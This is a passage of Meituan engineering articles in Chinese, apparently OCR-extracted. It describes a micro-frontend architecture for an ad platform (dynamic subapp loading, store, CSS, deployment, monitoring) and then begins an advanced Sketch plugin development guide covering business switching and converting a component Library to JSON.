        if (!subAppMapInfoLoaded) {
            fetchSubappUrlPath(id).then((data) => {
                subAppMapInfo = data;
                setSubAppMapInfoLoaded(true);
            }).catch((url: any) => {
                // 失败处理
                goBackToIndex();
            });
            return;
        }
        const subappModule = (subAppMapInfo as any)[id];
        if (subappModule) {
            if (subappRoutes[id]) {
                // 如果已经加载过该子工程的模块，则不再加载，直接取缓存的 routes
                setAyncLoaded(true);
                setAyncComponent(subappRoutes[id]);
                return;
            }
            // 如果能匹配上前缀则加载相应子工程模块
            // 如果请求成功，则触发 JSONP 钩子 window.wmadSubapp
            currentPrefix = id;
            setAyncLoaded(false);
            const jsUrl = subappModule.js;
            loadAsyncSubapp(jsUrl)
                .then(() => {
                    // 加载子工程完成
                    setAyncComponent(subappRoutes[id]);
                    setAyncLoaded(true);
                })
                .catch((urlList) => {
                    // 如果加载失败
                    setAyncLoaded(false);
                    console.log('loading failed...');
                });
        } else {
            // 可以重定向到首页去
            goBackToIndex();
        }
    }, [id, subAppMapInfoLoaded, hotReload]);
    return ayncLoaded ? ayncComponent : null;
};
```

可以看到，这种方式实现起来非常简单，不需要额外依赖，同时满足了我们“拆分”的诉求。

动态 Store

对于 Store 层，我们原工程使用的是 Redux，子工程通过路由动态注册进来天然就可以访问到全局 Store，所以对于 Store 的访问能够自动支持。那么，如果子工程想要注册自己的全局 Store 该怎么办呢？而且我们还用了 redux-saga 来作为异步处理方案。redux-saga 如何动态注册呢？还是利用它们各自的 API 就可以达到我们的目的？从下图中可以看到，支持动态 Store 也是花费很小的改造成本就可以完成。

动态 CSS


同样的对应子工程的样式布局，我们也需要通过某种途径加载到基座工程中来。这个很自然地用异步加载 CSS 文件通过 style 标签注入来完成，不过这里需要注意两个问题：

一个问题是，加载子工程的 JS 入口文件和 CSS 文件可以同时发起请求，但是需要保证 CSS 文件加载完成后再进行 JS 入口文件的路由注册。因为如果路由先注册了页面就会显示出来，如果这时 CSS 文件还没有加载完毕，就会出现页面样式闪动的问题。我们通过先加载 CSS 再加载 JS 的策略来避免这个问题的发生。

另一个问题是，怎么保证子工程的 CSS 不会和其他子工程冲突。我们利用 PostCSS 插件在编译子工程时，按照分配给子工程的唯一业务线标识，为每一组 CSS 规则生成了命名空间来解决这个问题。而子业务线开发者是没有感知的，可以没有“心智负担”地书写子工程的样式。

路由配置信息方案

在动态加载方案确定之后，基座工程怎么才能知道子工程的资源路径，进而加载对应的 JS 和 CSS 资源呢？我们需要一组映射信息。如下图所示，业务线唯一标识为 Key，相应的静态资源地址为 Value。这样的话，当基座工程切换到子工程时就可以拉取这个配置信息，在路由切换时准确地找到对应的子工程，进而进行后续的资源加载过程。这里可能会遇到的一个问题，即如果 JS 和 CSS 过大，是否能进行拆分？



根据我们业务的实际情况，目前静态资源的大小是可控的，无需注册多个，单一入口

地址完全能够满足我们的业务需求，并且由于我们的改造完全基于现有技术栈。如果业务很复杂，完全可以在子工程中通过 webpack 的动态 import 进行路由懒加载，也就是说，子工程完全可以按照路由再次切分成 chunks 来减少 JS 的包体积。至于 CSS 本身就很小，长期也不会有进行切分的需要。

子工程接口方案

子工程需要暴露它要注册给基座工程的对象，来进行基座工程加载子工程的过程。在子工程入口文件中定义 registerApp 来传递注册的对象，主要代码如下：

```
import reducers from 'common/store/labor/reducer';
import sagas from 'common/store/labor/saga';
import routes from './routes/index';
function registerApp(dep: any = {}): any {
    return {
        routes, // 子工程路由组件
        reducers, // 子工程 Redux 的 reducer
        sagas, // 子工程的 Redux 副作用处理 saga
    };
}
export default registerApp
```

我们这里暴露了子工程的三个对象：这里最重要的就是 routes 路由组件，就是在写 React-Router（版本 4 及以上）的路由。子工程开发者只需要配置 routes 对象即可，没有任何学习成本，其代码如下：

```
/**
 * 子工程路由注册说明
 * 如注册的路由如下：
 * path: 'index'
 * 路由前缀会被追加上，路由前缀规则见变量 urlPrefix
 * 在主工程的访问路劲为：/subapp/${ 工程注册名称 }/index
 */
const urlPrefix = `/subapp/${microConfig.name}/`;
const routes = [
    {
        path: 'index',
        component: IndexPage,
    },
];
```

```
const AppRoutes = () => (
    <Switch>
        {
            routes.map(item => (
                <Route
                    key={item.path}
                    exact
                    path={`${urlPrefix}${item.path}`}
                    component={item.component}
                />
            ))
        }
        <Redirect to="/" />
    </Switch>
);
export default AppRoutes;
```

除了上方的 routes 对象，还剩下两个接口对象是：reducers 和 sagas，用于动态注册全局 Store 相关的数据和副作用处理。这两个接口我们在子工程中暂时没有开放，因为按照业务线拆分过后，由于业务线间独立性很强，全局 Store 的意义就不大了。我们希望子工程可以自行处理自己的 Store，即每个业务线维护自己的 Store，这里就不再展开进行说明了。

复用方案

基座工程除了路由管理之外，还作为共享层共享全局的基建，例如框架基本库、业务组件等。这样做的目的是，子业务线间如果有相同的依赖，切换的时候就不会出现重复加载的问题。例如下面的代码，我们把 React 相关库都以全局的方式导出，而子工程加载的时候就会以 external 的形式加载这些库，这样子工程的开发者不需要额外的第三方模块加载器，直接引用即可，和平时开发 React 应用一致，没有任何学习成本。而和各个业务都相关的公用组件等，我们会放到 wmadMicro 的全局命名空间下进行管理。主要代码如下：

```
import * as React from 'react';
import * as ReactDOM from 'react-dom';
import * as ReactRouterDOM from 'react-router-dom';
import * as Axios from 'axios';
```

```
import * as History from 'history';
import * as ReactRedux from 'react-redux';
import * as Immutable from 'immutable';
import * as ReduxSagaEffects from 'redux-saga/effects';
import Echarts from 'echarts';
import ReactSlick from 'react-slick';

function registerGlobal(root: any, deps: any) {
    Object.keys(deps).forEach((key) => {
        root[key] = deps[key];
    });
}
registerGlobal(window, {
    // 在这里注册暴露给子工程的全局变量
    React,
    ReactDOM,
    ReactRouterDOM,
    Axios,
    History,
    ReactRedux,
    Immutable,
    ReduxSagaEffects,
    Echarts,
    ReactSlick,
});
export default registerGlobal;
```


流程方案

在确定了程序拆分运行的整体衔接之后，我们还要确定开发方案、部署方案以及回滚方案。我们如何开始开发一个子工程？以及我们如何部署我们的子工程？

开发流程

有两种开发方案可以满足独立开发的目的：第一种是提供一个基座工程的 Dev 环境，子工程在本地启动后在 Dev 环境进行开发，这种开发方式要求有一套基座工程的更新机制，例如基座工程更新后要同步部署到 Dev 环境。第二种是子工程开发者拉取基座工程到本地并启动本地开发环境，然后拉取子工程到本地，再启动子工程本地开发环境进行开发，这种开发方式是目前我们使用的方式。如下图所示，我们提供了子工程脚手架来快速创建子工程，开发者无需做任何配置和额外学习成本，就可以像开

发 React 应用一样进行开发。



热更新

在开发过程中，我们希望我们的开发体验和开发单页应用的体验一致，也要支持热更新。由于我们的拆分，实际上有两个服务，即基座和子工程，所以我们以上图的方式完成了热更新的支持：在子工程的 module.hot 中通过再次触发基座工程中的 JSONP 钩子来通知基座工程，来再次触发 renderApp 达到子工程更新代码则页面热刷新的目的。主要代码如下：


```
// 在子工程入口文件
import routes from './routes/index';
function registerApp(dep: any = {}): any {
    return {
        routes,
    };
}
if ((module as any).hot) {
    (module as any).hot.accept('./routes/index', (): any => {
        window.wmadSubapp(registerApp, true); // 支持子工程热加载的信息传递
    });
}
export default registerApp
```

Mock 数据

子工程目前 Mock 数据的方式有三种：一是在基座本地 Mock，这种 Mock 方式天然支持，因为基座工程基于外卖工程化 Nine 脚手架进行开发，本身支持本地 Mock。二是支持子工程本地 Mock。三是使用公共 Mock 服务 YAPI。目前子工程开发的 Mock 功能结合第一种方式和第三种方式进行。

部署方案

最后是部署方案，我们达成了独立部署上线的目的，即子工程发布不需要基座工程的参与。之前所有子业务线都在一个工程中，打包速度随着业务线的膨胀越来越慢，而如下的方案使得子工程的开发和部署完全独立，单个业务线的打包速度会非常快，从之前的分钟级别降到了秒级别。如下图所示，可以看到，子工程部署只需要把子工程打包，并在上传 CDN 之后，把配置信息更新即可，因为配置信息中有子工程新的资源地址，这样就达到了发布上线的目的。




整个部署过程我们是托管到 Talos（美团内部自研的部署工具）上的，配置信息我们是托管到 Portm（美团内部自研的文件存储）上的（通过我们开发的 Talos 的插件

UpdatePubInfo-To-Portm 来更新我们的配置信息)。在静态资源上传到 CDN 之后，就可以更新配置信息，供主工程调用，也就完成了子工程上线的过程。利用美团现有服务，我们很迅速地完成了子工程单独部署上线的整个流程。

回滚方案

在部署方案中，我们通过 Talos 进行部署，它本身就带有回滚功能。得益于子工程的发布和普通工程的发布并没什么本质不同，都是将静态资源放置到 CDN 上，通过静态资源的的 contenthash 值来区分不同版本，所以回滚的时候，Talos 取到上个版本(或者某个前版本)的静态资源，再通过 Portm 更新我们的配置信息即可完成。整个过程和普通工程没有区别，发版人员只需简单地点下回滚按钮即可。



监控方案

改变了原有的开发模式后，我们还对几个关键节点进行了监控报警的埋点。利用美团 CAT(已经在 GitHub 上开源)和天网(美团内部的监控系统)，我们分别在子工程的配置信息、静态资源加载等节点上进行了埋点上报，统计子工程加载成功率，及时发现可能出现的子工程切换问题。具体情况如下图所示：

上方左图是按照端维度进行统计的示例，上方右图是 PC 端按照产品线统计加载成功数的示例。默认都是统计当天的数据，显示‘–’的表明当前没有数据。对资源加载的监控目前有三种类型：JSON、JS 和 CSS，资源加载失败的统计也包含这三种类型。天网的监控按照分钟级进行，每分钟内如果有加载失败就会发出报警，偶尔的报警可能是用户网络的问题，如果出现大批量的报警就要引起重视了。

总结

以上就是微前端在外卖商家广告端的实践过程。总的来说，我们完成了以下的目标：

- 按照领域（业务线）拆分工程，工程的可维护性得到提高，相关领域进行了内聚，无关领域进行了解耦。
- 子工程提供了 PC、H5、KA 三端的物理复用土壤，消除了工程膨胀问题，工程大小也变得可控。
- 子工程打包速度从分钟级降为秒级，提高了开发体验，加快了上线的速度。
- 子工程开发支持热更新，开发体验不降级。
- 子工程能够单独开发、单独部署、单独上线，业务线间互不影响。
- 整体工程改造成本低，插拔式开发，无侵入式代码，在正常业务开发的同时短期内就可以完成上线。
- 开发者学习成本低，完整地保留了单页应用开发的开发体验，开发者可快速上手。
- 目前在美团广告端，以微前端模式上线的子业务线已经有很多个。另外还有多个正在开发的微前端子工程，剩余在主工程中的子业务线后续也可以无痛迁移出来成为子工程。我们内部也在此过程中搜集了不少意见反馈，未来继续在实

践中进行思考和完善。在此过程中，我们深知还有很多做得不够完善甚至存在问题的地方，欢迎大家跟我们进行交流，帮我们提出宝贵意见或者给予指导。当然也欢迎大家加入我们团队，一起共建。

作者简介

张啸、魏潇、天尧，均为美团外卖前端团队研发工程师。

招聘信息

美团外卖广告前端团队诚招高级前端开发、前端开发专家。我们为商家提供变现服务平台，为用户提供优质广告体验，是外卖商业变现中的重要环节。欢迎各位小伙伴的加入，共同打造极致广告产品。感兴趣的同学可投递简历至：tech@meituan.com（邮件标题注明：美团外卖广告前端团队）

积木 Sketch 插件进阶开发指南

作者：韩洋　思琪　李肖　彦平

> The fewer sources of truth we have for a design system, the more efficient we are.——Jon Gold
>
> 设计系统的真理来源越少，效率就越高。——Jon Gold，知名全栈设计师

背景

1. 积木工具链体系

前段时间我们在美团技术团队公众号上发表了《积木 Sketch Plugin：设计同学的贴心搭档》一文，不曾想到，这个仅在美团外卖 C 端使用的插件受到了更多的关注，美团多个业务团队纷纷向我们抛出“橄榄枝”，表示想要接入以及并表达了愿意共同开发的意向，其它互联网同行也纷纷询问相关的技术，一时让我们有些“受宠若惊”。回想起写第一篇文章的时候，我们的内心还是有些不安的。作为 UI 同学的一个设计工具，有些 RD 甚至没有听说过 Sketch 这个名字，我们很认真地修改过上一篇文章的每一句措辞，争取让内容更丰富有趣，当时还很担心不会被读者接受。

积木 Sketch 插件的“意外走红”，确实有些出乎我们的意料，但正是如此，才让我们知道 UI 一致性是绝大部分开发团队面临的共性问题，大家对落地设计规范，提高 UI 中台能力，提升产研效率都有着强烈的诉求。为了帮助更多团队提升产研效率，我们成立了袋鼠 UI 共建项目组，将门户建设、工具链建设以及组件建设统一管理统一规划，并将工具链的品牌确定为“积木”，而积木 Sketch 插件便是其中重要的一环。

积木品牌 Logo

我们通过建立包含相同设计元素的统一物料市场，PM 通过 Axure 插件拾取物料市场中的组件产出原型稿；UI/UE 通过 Sketch 插件落地物料市场中的设计规范，产出符合要求的设计稿；而物料市场中的组件又与 RD 代码仓库中的组件一一对应，从而形成了一个闭环。未来，我们希望通过高保真原型输出，可以给中后台项目、非依赖体验项目提供更好的服务体验，赋予产品同学直接向技术侧输出原型稿的能力。

袋鼠 UI 工具链体系

2. 积木插件平台化

伴随着“积木”品牌的确立，越来越多的团队希望可以接入积木 Sketch 插件，其中部分团队也在和我们探讨技术合作的可能性。UI 设计语言与自身业务关联性很强，不同业务的色彩系统、图形、栅格系统、投影系统、图文关系千差万别，其中任意一环的缺失都会导致一致性被破坏，业务方都希望通过积木插件实现设计规范的落地。为

了帮助更多团队的 UI 同学提升设计效率，节约 RD 同学页面调整的时间，同时也让 App 界面具有一致性，从而更好地传达品牌主张和设计理念，我们决定对积木插件进行平台化改造。平台化是指积木插件可以接入各个业务团队的整套设计规范，通过平台化改造，可以使积木插件提供的设计元素与业务强关联，满足不同业务团队的设计需求。

积木 Skecth Plugin 平台化示意

积木插件原本只是外卖提升 UI/RD 协作效率的一次尝试，最初的目标仅是 UI 一致性，但是现在已经作为全面提升产研效率的媒介，承载了越来越多的功能。围绕设计日常工作，提供高效的设计元素获取方式，让工作变得更轻松，是积木的核心使命。如何推动设计规范落地，并且输出到各个业务系统灵活使用，是我们持续追寻的答案。而探寻研发和设计更为高效的协作模式也是我们一直努力的方向。

通过一段时间的平台化建设，目前美团已经有 7 个设计团队接入了积木插件，覆盖了美团到家事业部大部分设计同学，未来我们会持续推进积木插件的平台化建设，不断完善功能，期望能将积木插件打造成业界一流的品牌。

3. Sketch 插件开发进阶

第一篇文章可能是为数不多的入门教程，而本篇可能是你能找到的唯一一篇进阶开发文章。进阶开发主要涉及如何切换业务方数据，即选择所属业务方后，对应的组件、颜色等设计素材切换为当前业务方在物料市场中上传的元素；将承载组件库的

Library 文件转化为插件可以识别的格式，并在插件上展示，以供设计师在绘制设计稿时选择使用；一些优化运行效率，提升用户体验的方法。

Sketch 插件代码由于和业务强相关，且实现方式较为复杂，可能存在部分敏感信息，所以基本没有成熟的插件开源。在进行一些复杂功能开发时，我们也常常“丈二和尚摸不到头脑”，“要不这个功能算了吧”的想法也不止一次出现，可是每当开会看到旁边的设计同学在使用“积木”插件认真作图时，又一次次坚定了我们的信念，要不加班再试试吧，没准就能实现了呢？一次“委曲求全”，后面可能导致整个项目慢慢崩塌，所以我们一直以将积木插件打造成为业界领先的插件为信念。如果说看过了第一篇文章你已经知道了如何开发一款插件，那么通过本篇文章的学习你就可以真正实现一款可以与业务强关联且功能可定制的成熟工具，与其说是介绍如何开发一个进阶版的 Sketch 插件，不如说是分享给大家完成一个商业化项目的经验。

支持多业务切换

为了当面对“我们可以接入积木插件吗”这种灵魂拷问时不再手足无措，平台化进程迅速启动。平台化的核心其实就是当发生业务线变更时，物料市场中的素材整体同步切换，因此我们需要进行如下几个操作：首先建立全局变量，存储当前用户所述业务方信息及鉴权信息；用户选择功能模块后，根据用户所述业务方，拉取对应素材；处理 Library 等素材并渲染页面展示；根据素材信息变更画板中的相关 Layer。这部分主要介绍如何依靠持久化存储来实现业务切换的功能，就像在第一篇启蒙文档中说的那样，这里不会贴大段的代码，只会帮你梳理最核心的流程，相信你亲自实践一次之后，以后的困难都可以轻松解决。

1. 定义通用变量

功能模块展示的素材与当前选择的业务相关，因此需要在每个功能模块的 Redux 初始化状态中增加一些全局状态变量。比如所有模块都需要使用 businessType 来确定当前选择的业务，使用 theme 进行主题切换，使用 commonRequestParams 获取用户鉴权信息等。

```
export const ACTION_TYPE = 'roo/colorData/index';
const intialState = {
  id: 'color',
```

```
  title: '颜色库',
  theme: 'black',
  businessType: 'waimai-c',
  commonRequestParams: {
    userInfo: '',
  },
};
export default reducerCreator(intialState, ACTION_TYPE);
```

2. 实现数据交换

第一步：WebView 侧获取用户选择，将所选的业务方数据通过 window.postMessage 方法传递至插件侧。

```
window.postMessage('onBusinessSelected', item);
```

第二步：Plugin 侧通过 webViewContents.on( ) 方法接收从 WebView 侧传递过来的数据。Sketch 官方通过 Settings API 提供了一些类的方法来处理用户的参数设置，这些设置在 Sketch 关闭后依然会保存，除了存储一段 JSON 数据外，Layer、Document 甚至是 Session variable 都是支持的。

```
 webViewContents.on('onBusinessSelected', item => {
    Settings.setSettingForKey('onBusinessSelected', JSON.
stringify(item));
  });

// 除此之外，插件侧也可以通过 localStorage 向 WebView 注入数据
browserWindow.webContents.executeJavaScript(
      `localStorage.setItem("${key}",'${data}')`
);
```

第三步：当用户通过工具栏选择某一功能模块（例如“插画库”）时，会回调 NSButton 的点击事件监听，此时除了需要要让 WebView 展示（Show）以及获取焦点（Focus）外，还需要将第二步存储的业务方信息传入，并以此加载当前业务方的物料数据。

```
// 用户打开的功能模块
const button = NSButton.alloc().initWithFrame(rect)
  button.setCOSJSTargetFunction(() => {
```

```
    initWebviewData(browserWindow);
    browserWindow.focus();
    browserWindow.show();
  });

// 注入全局初始化信息
function initWebviewData(browserWindow) {
  const businessItem = Settings.settingForKey('onBusinessSelected');
  browserWindow.webContents.
executeJavaScript(`initBusinessData(${businessItem})`);
}
```


WebView 侧功能模块收到初始化信息，开始进行页面渲染前的数据准备。Object.keys() 方法会返回一个由给定对象的自身可枚举属性组成的数组，遍历这个数组即可拿到所有被注入的初始化数据，之后通过 redux 的 store.dispatch 方法更新 state 即可。至此实现业务切换功能的流程就全部结束了，是不是觉得非常简单，忍不住想亲自动手试一下呢?

```
ReactDOM.render(<Provider store={store}><App /></Provider>,
  document.getElementById('root')
);

window.initBusinessData = data => {
  const businessItem = {};
  Object.keys(data).forEach(key => {
    businessItem[key] = { $set: initialData[key] };
  });
  store.dispatch(update(businessItem));
};

const update = payload => ({
  type: ACTION_TYPE,
  payload,
});
```

3. 小结

有小伙伴会问，为什么 WebView 与 Plugin 侧需要数据传递呢，它们不都属于插件的一部分么? 根本原因是我们的界面是通过 WebView 展示的，但是对 Layer 的各种操作是通过 Sketch 的 API 实现的，WebView 只是一个网页，本身与 Sketch 并

无关系，因此必须使用 bridge 在两者之间进行数据传递。别担心，这里再带你把整个流程梳理一遍：①在插件启动后会从服务端拉取业务方列表；②用户在 WebView 中选择自己所属的业务方；③将业务方数据通过 bridge 传递至 Plugin 侧，并通过 Sketch 的 Settings API 进行持久化存储，这样就可以保证每次启动 Sketch 的时候无需再次选择所属业务方；④用户点击插件工具栏的按钮选择所需功能（例如色板库、组件库等），从持久化数据中读取当前所属业务方，并通知 WebView 侧拉取当前业务方数据。至此，整个流程结束。




Library 库文件自动化处理

这部分将介绍如何将 Library 库文件转化为插件可以识别的 JSON 格式，并在插件上展示。

如果要问 Sketch 插件最重要的功能是什么，组件库绝对是无可争议的 C 位。在长期

的版本迭代中，随着功能的不断增加以及 UI 的持续改版，新旧样式混杂，维护极为困难。设计师通过将页面走查结果归纳梳理，制定设计规范，从而选取复用性高的组件进行组件库搭建。通过搭建组件库可以进行规范控制，避免控件的随意组合，减少页面差异；组件库中组件满足业务特色，同时具有云端动态调整能力，可以在规范更新时进行统一调整。

目前，我们将组件集成进 Sketch 供 UI 使用大致分为两个流派：一个是基于 Sketch 官方的 Library 库文件，设计师通过将业务中复用性高的 Symbol 组件归纳整理生成库文件（后缀 .sketch），并上传至云端，插件拉取库文件转化为 JSON 并在操作面板展示供选取使用；另一个则是采用类似 Airbnb 开源的 React-Sketchapp 这样的框架，它可以让你使用 React 代码来制作和管理视觉稿及相关设计资源，官方把它称作“用代码来绘画”，这种方案的实施难度较大，因为本质上设计是感性和理性的结合，设计师使用 Sketch 是画，而非带有逻辑和层级关系的写，他们对于页面的树形结构很难理解，上手成本较高，而且代码维护成本相对较大。我们不去评价哪种方案的好坏，只是第一种方案可以更好地满足我们的核心诉求。



Library文件　　插件中展示

Sketch 组件库处理效果示意

1. 订阅远程组件库

Library 库文件实际上是一个包含 components 的文档，components 包括了 Symbols、Text Styles 以及 Layer Styles 三类，将 Library 存储在云端就可以在不同文档甚至不同团队间共享这些 components。由于组件库实时指向最新，因此当其维护者更新库中的 components 时，使用了这些 components 的文档将会收到通知，这可以保证设计稿永远指向最新的设计规范。


订阅云端组件库的方式很简单，首先创建一个云端组件库，具体可以参照上一篇文章，如果需要服务多个设计部门，则需要创建多个库，每个库有唯一的 RSS 地址；在插件中获取到这些 RSS 地址后，可以通过 Library.getRemoteLibraryWithRSS 方法对其进行订阅。

```
// 启动插件时添加远程组件库
export const addRemoteLibrary = context => {
  fetch(LibraryListURL, {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json',
    },
  })
    .then(res => res.json())
    .then(response => response.data)
    .then(json => {
      const { remoteLibraryList } = json;
      _.forEach(remoteLibraryList, fileName => {
        Library.getRemoteLibraryWithRSS(fileName, (err, library) => {
        });
      });
      return list;
    });
};
```

2. Library 库文件转换 JSON 数据

将 Sketch 的 Library 文件转换为 JSON 的过程，实际上就是转换为 WebView 可以识别格式的过程。因为积木插件是将组件按照一定分组展示在面板中供设计师选取，因此需要根据组件分类组织其结构。Sketch 原生支持采用“/”符号对其进行分组：

Group-name/Symbol-name，比如命名为 Button/Normal 和 Button/Pressed 的两个 Symbols 会成为 Button Group 的一部分。



Symbol 分组结构

实际中可以根据业务需要采用三级以上分组命名的方式，通过 split 方法将 Symbol 名称通过 “/” 符号拆分为数组，第一级名称、第二级名称等各级名称作为 JSON 结构的不同层级即可，具体操作可以参照如下示例代码：

```
const document = library.getDocument();
   const symbols = [];
   _.forEach(document.pages, page => {
     _.forEach(page.layers, l => {
       if (l.type && l.type === 'SymbolMaster') {
         symbols.push(l);
       }
     });
   });

// 对 symbol 进行分组处理，并生成 json 数据
for (let i = 0; i < symbols.length; i++) {
     const name = symbols[i].name;
     const subNames = name.split('/');
     // 去掉所有空格
     const groupName = subNames[0].replace(/\s/g, '');
     const typeName = subNames[1].replace(/\s/g, '');
     const symbolName = subNames.join('/').replace(/\s/g, '');
     result[groupName] = result[groupName] || {};
     result[groupName][typeName] = result[groupName][typeName] || [];
     result[groupName][typeName].push({
       symbolID:symbolID,
       name: symbolName,
     });
}
```

经过以上操作后，一个简化版的 JSON 文件如下方所示：

```
{
    "美团外卖 C 端组件库": {
        "icon": [{
